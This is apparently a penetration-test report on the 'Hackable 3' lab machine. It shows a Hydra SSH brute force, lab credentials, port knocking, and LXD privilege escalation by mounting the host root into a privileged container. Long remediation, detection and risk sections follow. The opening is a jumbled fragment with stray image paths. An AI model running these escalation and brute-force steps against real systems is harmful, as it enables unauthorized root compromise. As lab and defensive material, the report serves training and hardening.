/mnt/root/root # cat root.txt
```

hackable_3@ubuntu20:/tmp$ lxc start ignite

hackable_3@ubuntu20:/tmp$ lxc exec ignite /bin/sh


~ # cd /mnt/root/root

/mnt/root/root # ls

knockrestart.sh root.txt snap

cat root.txt

root flag



lxc init myimage ignite -c security.privileged=true

Observed output:

Container ignite created

— Add a disk device that bind-mounts host / into the container

Command:

lxc config device add ignite hostroot disk source=/ path=/mnt/root recursive=true

Observed output:

Device hostroot added to ignite

— Start the container and execute a shell inside

Commands:

lxc start ignite

lxc exec ignite -- /bin/sh

Observed (inside container) commands & outputs:


 # cd /mnt/root/root

 # ls -la

total 12

-rw-r--r-- 1 root root 33 Oct 27 11:30 root.txt

 # cat root.txt



THM{example_root_flag_...}

Result: The attacker read root.txt located on the host filesystem — demonstration of host-level file access and effective root compromise.

Impact analysis

1 — Technical impact (what an attacker can do)

- **Full host compromise: Read/modify any file on the host (including /root, SSH keys, backups), install persistent backdoors, erase logs.**
- **Data exfiltration & tampering: Use exposed DB credentials to dump/alter databases; combine with root access to access other secrets (cloud keys, API tokens).**
- **Lateral movement: Use the host as a pivot to reach internal networks, CI/CD systems, or other VMs.**
- **Operational disruption: Stop services, corrupt data, or use host resources for malicious activities (crypto-mining, botnets).**

---

2 — Business & operational impact

- **Confidentiality: Customer/user PII, intellectual property, or regulatory data may be exposed.**
- **Integrity: Data and system integrity can be destroyed or altered, undermining service correctness and audit trails.**
- **Availability: Downtime for containment and rebuild (hours → days) with business continuity costs.**
- **Reputation & trust: Public disclosure of a breach can reduce customer confidence and harm partnerships.**

---

3 — Regulatory & financial impact

- **Breach notification obligations: If regulated data is involved (PII, PCI, health data), legal notification and remediation costs apply.**
- **Fines & legal costs: Potential fines under GDPR/HIPAA/PCI depending on jurisdiction and data impacted.**
- **Incident cost drivers: Forensics, legal, customer notification, remediation, and potential class-action or contractual penalties — these can range from low thousands to millions depending on scale.**

---

4 — Likelihood & speed of exploitation

- **Likelihood: High — the components present (password auth, readable secrets, lxd group membership) make exploitation trivial for a moderately skilled attacker.**

- **Time-to-compromise: Minutes to hours after initial entry (brute-force → read secrets → LXD escape).**

---

5 — Severity matrix (quick view)

- **Confidentiality: Critical**
- **Integrity: Critical**
- **Availability: High**
- **Detectability: Low (poor monitoring increases dwell time)**
- **Overall business risk: Critical**

---

6 — Key immediate mitigations (first 24 hours)

1. **Contain & preserve: Isolate affected host (network segmentation) and snapshot for forensics.**
2. **Disable attack paths: Remove non-admin users from lxd group; stop/disable LXD if unnecessary.**
3. **Credentials: Rotate exposed DB credentials and any SSH keys/passwords shown in logs.**
4. **Harden access: Disable SSH password authentication (PasswordAuthentication no), enforce key-based auth and MFA, enable fail2ban.**
5. **Lock webroot: Move or remove secrets from /var/www/html, restrict file permissions (chmod 640/owner root:www-data), and remove any backup files from web-accessible directories.**

Quick verification commands

- **id <user> → ensure lxd not listed.**
- **grep -i '^PasswordAuthentication' /etc/ssh/sshd_config → expect no.**
- **lxc config show <instance> --expanded → confirm no host bind-mount devices.**
- **mysql -u hackable_3 -pTrOLLED_3 -h localhost → should fail after rotation.**

---

7 — Short- and medium-term controls (days → weeks)

- **Adopt centralized secrets management (Vault, KMS) and remove plaintext credentials from code/webroot.**
- **Enforce least privilege: audit group memberships and sudo policies; restrict lxd administration to trusted admins with authorization controls.**
- **Implement detection: SIEM rules for lxc config device add, lxc exec, unusual ssh successes, and file-integrity monitoring on webroot.**

- **Perform patching and maintain an update cadence for OS and critical packages.**

---

8 — Detection KPIs & monitoring to add

- **Alert on lxc privileged operations and new disk devices.**
- **Alert on successful SSH logins following multiple failed attempts or from new IPs.**
- **File integrity alerts for .backup* files in webroot and sudden changes to /etc/sudoers, /root.**
- **Unusual outbound connections or sustained high CPU from compromised hosts.**

---

9 — Residual risk & acceptance

Even after immediate fixes, residual risk persists until: credentials are rotated everywhere they were used, all host images and containers are audited for backdoors, and monitoring is validated. Business should accept residual risk only after a successful re-test and third-party validation.

Likelihood & risk rating rationale

The overall risk ratings assigned to each finding are based on **two primary factors**:

1️⃣ **Likelihood of exploitation** — How easy it is for an attacker to discover and exploit the issue (access required, skill level, automation potential).
2️⃣ **Impact of a successful exploit** — Level of control gained, data exposure potential, operational/business consequences.

The following table shows how these factors combine for Hackable 3:

Finding	Likelihood	Impact	Risk Rating	Rationale
LXD/LXC misconfiguration enabling root compromise	**High**	**Critical**	**Critical**	Exploitation requires only an already-compromised local user, but can be done in minutes using built-in tools (lxc). Grants full control of host → catastrophic business impact.
Exposed DB credentials in webroot	**High**	**High**	**High**	Credentials are stored in plaintext and easily retrievable once basic access is gained. Direct path to data theft or tampering.
Weak/guessable SSH credentials	**High**	**High**	**High**	Brute-force succeeded quickly using common tools (Hydra). Provides remote shell, enabling full attack chain when combined with other findings.
Excessive user privileges (lxd group membership)	Medium	High	Medium	Privilege escalation becomes trivial because a non-admin user has powerful capabilities. Requires initial access but provides strong escalation leverage.
Insecure webroot file permissions	Medium	Medium	Medium	Secrets and internal config readable by unintended users → enable credential theft or intel for further attacks.
Lack of monitoring & outdated OS	Low	Medium	Low	Does not directly provide access, but increases stealth and attack window.

				Contributes to compound risk by preventing early detection.

Why the overall risk is *Critical*

- **Attack chain is linear and trivial:**
  Weak SSH creds → read DB/password files → escalate via LXD → full host control.
- **No compensating controls:**
  No monitoring blocking or alerting of privileged container activity.
- **Minimal skill/time required:**
  All steps can be executed with common tools **within minutes**.
- **Business impact extremely high:**
  Root access → complete confidentiality, integrity, and availability loss.

Risk Formula Used

Risk = Likelihood × Impact
Where:

- Critical = **High likelihood** × **Critical impact**
- High = **High** × **High**
- Medium = **Medium** × **Medium/High**
- Low = **Low** × **Medium/Low**

This aligns with industry frameworks such as **NIST 800-30**, **OWASP Risk Rating**, and **CVSS contextual evaluation**.

Remediation recommendations (prioritized)

✅ P1 — Immediate Actions (0–24 hours)

Issue Addressed	Action	Goal	Verification
Weak/guessable SSH credentials	Disable SSH password authentication; enforce key-based login; rotate compromised SSH credentials	Stop external unauthorized access	Test login with password → must fail
Exposed DB credentials in webroot	Remove .backup_config.php from webroot; rotate DB passwords	Prevent database takeover/data breach	Old credentials rejected; secrets not present in webroot
Misconfigured LXD (root escape)	Remove non-admin users from lxd group; disable LXD if not used	Block full host compromise	id <user> → no lxd; lxc commands denied
Active compromise checks	Audit /root, cron jobs, installed packages, SSH keys, authorized_keys	Ensure no persistence/backdoors	No unexpected changes found

---

✅ P2 — Short-Term Actions (1–7 days)

Control Area	Action	Goal
Hardening LXD configuration	Restrict privileged container creation; disable host bind-mounting from containers	Prevent similar escalations in future
Secrets handling	Implement environment-based secrets or secret manager (Vault/KMS); remove plaintext creds from repos/backups	Protect credential confidentiality
SSH brute-force defense	Deploy Fail2ban / firewall rate-limiting; enable MFA where possible	Reduce password attack success rate
File permissions	Enforce secure permissions on application directories (640/root-owned)	Prevent privilege misuse

---

✅ P3 — Medium-Term Actions (2–6 weeks)

Area	Action	Goal
Patch & update management	Upgrade OS and packages regularly; remove unsupported or legacy software	Reduce exposure to known vulnerabilities
Privilege management	Conduct periodic reviews of all privileged groups and sudo rights	Maintain least-privilege posture
Backup & configuration handling	Implement secure backup location outside webroot; encrypt sensitive backups	Prevent accidental exposure

---

✅ P4 — Continuous & Long-Term Controls (ongoing)

Control	Action	Outcome
Threat detection & SIEM	Monitor lxc config device add, lxc exec, unusual SSH patterns, file integrity changes	Faster incident detection & response
Blue-team testing	Regular VAPT and adversary simulations	Validate defenses & detect misconfigurations early
Security governance	Developer/ops security awareness — proper credential storage, logging hygiene	Reduce re-introduction of similar risks

---

🎯 Highest-priority remediation path (Plain English)

Fix SSH + remove LXD access + rotate all credentials immediately.
Then lock down webroot, update the server, and implement monitoring.

This breaks the full attack chain confirmed in the PoC.

✅ Post-Remediation Validation

After fixes are applied, a **retest** should verify:

- SSH brute-force attempts fail completely
- LXD operations no longer possible for non-admin accounts
- DB credentials are changed & no longer stored in accessible files
- Webroot has no secrets / unnecessary backups
- Log and alert triggers fire correctly when tested

Quick mitigation checklist

🔐 **SSH Hardening**

- **Disable SSH password authentication**
- **Enforce SSH key-based login only**
- **Rotate passwords for all local/system accounts**
- **Deploy fail2ban or rate-limiting on SSH attempts**

🗄️ **Secrets & Credentials**

- **Remove .backup_config.php and any credentials from /var/www/html/**
- **Rotate database credentials (hackable_3 / TrOLLED_3)**
- **Search webroot/backups for additional plaintext secrets (grep -Ri "password" /var/www/html)**
- **Confirm application uses secure environment variables or secret manager**

🧱 **Privilege Escalation Controls**

- **Remove non-admin users from lxd group**
- **Disable LXD service if not required**
- **Validate no existing containers with privileged or host-mounted devices**
- **Review all group memberships and remove excessive privileges**

🛡️ **Host Defense**

- **Audit /root/ and /etc/ssh/authorized_keys for attacker backdoors**
- **Check cronjobs and services for persistence mechanisms**
- **Apply latest OS and security updates**
- **Restrict webroot file permissions (chown root:www-data, chmod 640)**

🧪 **Quick Verification — After Fixes Applied**

- **Password authentication over SSH is rejected**
- **Old DB password fails**
- **lxc commands fail for non-admin users**
- **No sensitive files exist in web directories**
- **No host root filesystem available inside any container**

- **Alerts fire on failed SSH or suspicious privilege actions (if monitoring enabled)**

🔍 **Indicators of previous compromise (Check Now)**

- **Unknown SSH keys or new privileged users**
- **Suspicious outbound network traffic spikes**
- **Unexpected cronjobs or reverse shells**
- **New system binaries or modified sudoers**

Detection & monitoring suggestions

🔍 **SSH Access Monitoring**

- **Enable logging and alerting for:**
  - **Multiple failed login attempts from the same IP (possible brute-force)**
  - **Successful logins from previously unseen locations**
  - **Logins at unusual times for specific users**
- **Forward SSH logs (/var/log/auth.log) to SIEM and add baseline behavior analysis.**

Suggested alert triggers

- **“5+ failed SSH attempts within 2 minutes”**
- **“Successful SSH login after multiple failures”**
- **“SSH login by new user/IP combination”**

📦 **LXD / Container Abuse Monitoring**

- **Log and alert on suspicious or privileged LXD actions:**
  - **lxc init with security.privileged=true**
  - **lxc config device add with host-filesystem binding**
  - **lxc exec creating privileged shells**
- **Enable auditd rules to track container-related system calls.**

Suggested alert triggers

- **“Privileged container created by non-admin user”**
- **“Host root directory mounted in container”**
- **“First-time execution of lxc commands by user”**

🗄️ **File Integrity Monitoring (FIM)**

- **Enable FIM for:**
  - **/var/www/html/**
  - **/etc/passwd, /etc/shadow, /etc/group**
  - **/root/ directory**
- **Alert on:**
  - **Creation of .backup* or .config* in web directories**

- Changes to SSH configuration or authorized keys files

🔐 **Credential Exposure & Secrets Detection**

- Scan webroot and repositories for passwords/API keys on a schedule.
- Deploy secret detection tooling in CI/CD pipeline and file integrity monitors.

🌐 **Network Behavior Monitoring**

- Flag unusual outbound or lateral movement from compromised hosts.
- Packet/flow analysis or EDR to detect:
  - Unexpected remote shells
  - Data exfiltration attempts
  - Beaconing to unknown IPs

🛡️ **Host Monitoring & EDR**

Deploy or enhance endpoint detection on the server to monitor:

- Unusual process execution (e.g., containers spawning root shells)
- High CPU spikes indicating crypto-mining or malware
- Modification of system binaries or scheduled tasks (cron)

✅ **Automated Alert Playbooks (SOC Ready)**

When alerts fire, automated response should:

1. Isolate host network access
2. Revoke active sessions
3. Automatically collect key forensic data (process list, logs, auth history)
4. Notify SecOps with severity tagged as Critical

Remediation validation steps

SSH Hardening Validation

Control	Validation Command	Expected Result
Password authentication disabled	grep -i '^PasswordAuthentication' /etc/ssh/sshd_config	PasswordAuthentication no
Compromised credentials no longer usable	ssh jubiscleudo@<target>	Password attempts fail (key required)
Brute-force mitigation active	systemctl status fail2ban or firewall logs	Fail2ban running / rate limiting enforced
Access logs monitored	Review /var/log/auth.log in SIEM	Alerts show brute-force attempts

✅ **Outcome: Remote initial access vector eliminated**

2️⃣ **Secure Secrets & Webroot Protection Validation**

Test	Command	Expected Result
Secrets removed from webroot	grep -Ri "password" /var/www/html	No sensitive values found
Permissions locked down	ls -la /var/www/html/	Files owned by root:www-data, chmod 640 or stricter
Old DB credentials invalid	Test DB login with old creds	Authentication fails
App uses secure secrets	Review env variables / config	No plaintext secrets

✅ **Outcome: Database credentials and sensitive config no longer exposed**

3️⃣ **LXD Privilege Escalation Controls Validation**

Validation	Command	Expected Result
hackable_3 removed from privileged groups	id hackable_3	No membership in lxd or admin groups
LXD disabled or restricted	systemctl status lxd	Stopped or only admin usage
No privileged containers exist	lxc list & lxc config show <name> --expanded	No containers with security.privileged=true
No host mount devices	Check device config	No disk device mounting /

✅ Outcome: Privilege escalation path blocked

4️⃣ Host Integrity & Persistence Validation

Check	Command / Activity	Success Criteria
Root filesystem clean	Review /root/, /etc/cron*, /etc/passwd, authorized_keys	No unauthorized entries
Malware or rootkits absent	Run chkrootkit / EDR check	Clean report
Logs intact	Inspect logs for tampering	No unexpected gaps

✅ Outcome: Host trusted state restored

5️⃣ Patching & System Hardening Validation

Check	Command > Expected
OS updated	apt update && apt upgrade → no major pending patches
Vulnerability scan clean	Re-scan with known tools
Unused services removed	systemctl --type=service review

✅ Outcome: Reduced future exposure

6️⃣ Monitoring & Detection Validation

Test	How to Perform	Success Criteria
SSH alerts firing	Trigger login failures	Alert generated in SIEM
LXD alerting	Attempt lxc init as non-admin	Alert + Denied
File integrity alerts	Modify file in webroot test folder	Alert generated

✅ Outcome: Attack attempts detected in time

Final Acceptance Criteria ✅

Condition	Requirement
Full exploit chain retest	Must fail at every step
No plaintext credentials	Anywhere in filesystem or repos
No privileged container abilities	For any non-admin users

Logs/monitoring verified	**Detection confirmed working**
Incident review completed	**Documentation stored & lessons learned applied**

Timeline & evidence timeline

✅ **Chronological Attack Timeline**

Time (Approx.)	Attacker Action	Outcome / Progression	Evidence Reference
T0	Recon of SSH service (visible in subsequent Hydra commands)	Confirms SSH open and accepting passwords	hack
T1	Hydra brute-force run against SSH using wordlist	Valid credentials found for user jubiscleudo (onlymy)	
T2	SSH login using compromised credentials	Remote shell access gained	hack
T3	Directory enumeration & secret file discovery under /var/www/html	.backup_config.php found containing DB creds	
T4	DB credentials extracted (hackable_3 / TrOLLED_3)	Database compromise possible	hack
T5	Privilege check using id	Identifies membership in privileged lxd group	hack
T6	Import + initialization of LXD container with privileged config	Attack setup for host filesystem access	
T7	Bind-mounting of host root (/) inside container	Host filesystem exposed to attacker	hack
T8	Container shell execution → /mnt/root/root/root.txt read	Full root compromise demonstrated	

🚨 **Exploit Chain Summary (Attack Path)**

SSH brute force ➞ Remote shell

↓

Read DB credentials from webroot

↓

Local LXD privilege escalation

↓

Full host root compromise ❌

Result: Attacker gained complete control of the server, including the ability to access root-only data and potentially implant persistence.

📌 **Detection Opportunities Missed**

Stage	Detection Missing	Impact if Detected
SSH brute-force	No alerting on repeated failures	Attack could have been blocked early
Database credential access	Secrets readable without monitoring	Data breach risk escalated
LXD privileged operations	No SIEM / alert triggers	Full-root compromise hidden

These failures directly increased attacker dwell time and loss of system integrity.

Risk acceptance / residual risk

Residual Risk Summary

Risk Area	Residual Risk Remaining	Why Risk Still Exists	Plan to Reduce Risk
Privilege escalation exposure	Misconfiguration could reappear through future deployments or admin error	LXD and similar services require ongoing governance	Scheduled configuration audits; least-privilege enforcement
Credential exposure	Legacy backups, repos, or logs could still contain old secrets	Rotation does not guarantee 100% purge	Continuous secret scanning & secure backup processes
External access vector (SSH)	SSH remains a public entry point	Policy and monitoring must remain active long-term	MFA expansion & SIEM alerting validation
Lack of full historical visibility	Possible prior compromise cannot be fully ruled out	Forensics limited to available logs	Security monitoring improvement & periodic integrity scans

---

💡 **Risk Acceptance (Management Decision)**

Because the risk cannot be fully eliminated without operational disruption, management must acknowledge and accept the following conditions:

- **The host and applications must remain under enhanced monitoring until a full security re-assessment verifies there is no attacker persistence.**
- **Business agrees that short-term risk is acceptable while long-term remediation and architectural improvements progress.**
- **Any future re-introduction of plaintext secrets, password-based SSH access, or lxd misconfiguration will immediately restore a Critical risk state.**

Acceptance Scope: This acceptance applies only to the current Hackable 3 testing environment and may not be extended to production systems without additional review.

📌 **Risk Expiration & Re-evaluation**

Item	Timeline
Next review of residual risk	Within 30 days or after major remediation milestones
Mandatory periodic audits	Quarterly: SSH controls, file permissions, privileged group access
Retest required	Prior to using the system in any production-like scenario

---

✅ **Completion Criteria for Closing the Risk**

The residual risk will be considered resolved only after:

- **Final validation confirms no privileged container actions permitted**
- **Secrets are managed via approved secure storage processes**
- **SSH authentication complies with key-based MFA standards**
- **Monitoring alerts successfully trigger in testing**
- **A follow-up VAPT confirms no re-emergence of the attack chain**

If any of the above fail → risk remains open (Critical).

Appendices

Raw commands :

kali :

hackable : 10.20.168.239

http://10.200.168.239/config/1.txt

MTAwMDA=

http://10.200.168.239/css/2.txt

++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>----------....

http://10.200.168.239/backup/wordlist.txt

123456

12345

123456789

password

iloveyou

princess

1234567

rockyou

12345678

abc123

nicole

daniel

babygirl

monkey

lovely

jessica

654321

michael

ashley

qwerty

111111

iloveu

000000

michelle

tigger

sunshine

chocolate

.....

view-source:http://10.200.168.239/

```
<!DOCTYPE html>
<html lang="pt-br">
<head>
   <meta charset="UTF-8">
   <meta http-equiv="X-UA-Compatible" content="IE=edge">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">

   <link href="https://fonts.googleapis.com/css?family=RocknRoll+One" rel="stylesheet">
   <link rel="stylesheet" type="text/css" href="css/file.css">
   <title>Kryptos - LAN Home</title>

</head>
<body>
```

```
  <a href="#" class="menu-open"><img src="imagens/logo_menu.png" width="2"
height="2"></a>
  <div class="overlay"></div>
  <div class="menu">
   <a href="#" class="menu-close">&times;</a>
   <ul>
    <li><a href="login_page/login.html" target="_blank">Login</a></li>

   </ul>

  </div>
  <!-- "Please, jubiscleudo, don't forget to activate the port knocking when exiting your section,
and tell the boss not to forget to approve the .jpg file - dev_suport@hackable3.com" -->
  <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
  <script src="js/script.js"></script>
</body>
</html>
```

find username : jubiscleudo

http://10.200.168.239/login_page/login.html

echo MTAwMDA= | base64 -d (from 1.txt)

10000

open https://www.splitbrain.org/_static/ook

convert brainfluk to text

++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>----------....

4444

http://10.200.168.239/3.jpg (extract)

┌──(root㉿kali)-[/home/kali]

└─# steghide extract -sf 3.jpg

Enter passphrase:

the file "steganopayload148505.txt" does already exist. overwrite ? (y/n) y

wrote extracted data to "steganopayload148505.txt".

┌──(root㉿kali)-[/home/kali]

└─#

┌──(root㉿kali)-[/home/kali]

└─# cat steganopayload148505.txt

porta:65535

┌──(root㉿kali)-[/home/kali]

└─# knock 10.200.168.239 10000 4444 65535

once again

nmap -sV -A -Pn 10.200.168.239

Starting Nmap 7.95 (https://nmap.org) at 2025-10-27 23:23 IST

Nmap scan report for 10.200.168.239

Host is up (0.00047s latency).

Not shown: 998 closed tcp ports (reset)

PORT   STATE SERVICE VERSION

22/tcp open ssh   OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 04:d8:fd:13:8e:0b:5b:99:96:42:47:97:ce:ed:c0:92 (RSA)

| 256 43:61:df:ef:85:6d:50:cd:c1:6c:3f:bd:02:68:de:6c (ECDSA)

|_ 256 ad:71:c0:2e:e8:d6:4b:d7:e5:ec:e9:c0:0a:24:8e:b7 (ED25519)

80/tcp open http Apache httpd 2.4.46 ((Ubuntu))

| http-robots.txt: 1 disallowed entry

|_/config

|_http-server-header: Apache/2.4.46 (Ubuntu)

|_http-title: Kryptos - LAN Home

MAC Address: 08:00:27:A9:9B:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5

OS details: Linux 4.15 - 5.19

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 0.47 ms 10.200.168.239

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds

save wordlist (home/kali/root/wordlist.txt)

then login page password brute force

hydra -l jubiscleudo -P /home/kali/root/wordlist.txt ssh://10.200.168.239

Hydra v9.7dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these * ignore laws and ethics anyway).**

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-27 23:29:20

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 300 login tries (l:1/p:300), ~19 tries per task

[DATA] attacking ssh://10.200.168.239:22/

[22][ssh] host: 10.200.168.239 login: jubiscleudo password: onlymy

1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 3 final worker threads did not complete until end.

[ERROR] 3 targets did not resolve or could not be connected

[ERROR] 0 target did not complete

then open ssh

ssh jubiscleudo@10.200.168.239

Last login: Mon Oct 27 08:30:33 2025 from 192.168.1.2

jubiscleudo@ubuntu20:~$ id

uid=1001(jubiscleudo) gid=1001(jubiscleudo) groups=1001(jubiscleudo)

jubiscleudo@ubuntu20:~$ ls

jubiscleudo@ubuntu20:~$ ls -la

total 32

drwxr-x--- 3 jubiscleudo jubiscleudo 4096 Apr 29 2021 .

drwxr-xr-x 4 root root 4096 Apr 29 2021 ..

-rw------- 1 jubiscleudo jubiscleudo 5 Apr 29 2021 .bash_history

-rw-r--r-- 1 jubiscleudo jubiscleudo 220 Apr 29 2021 .bash_logout

-rw-r--r-- 1 jubiscleudo jubiscleudo 3771 Apr 29 2021 .bashrc

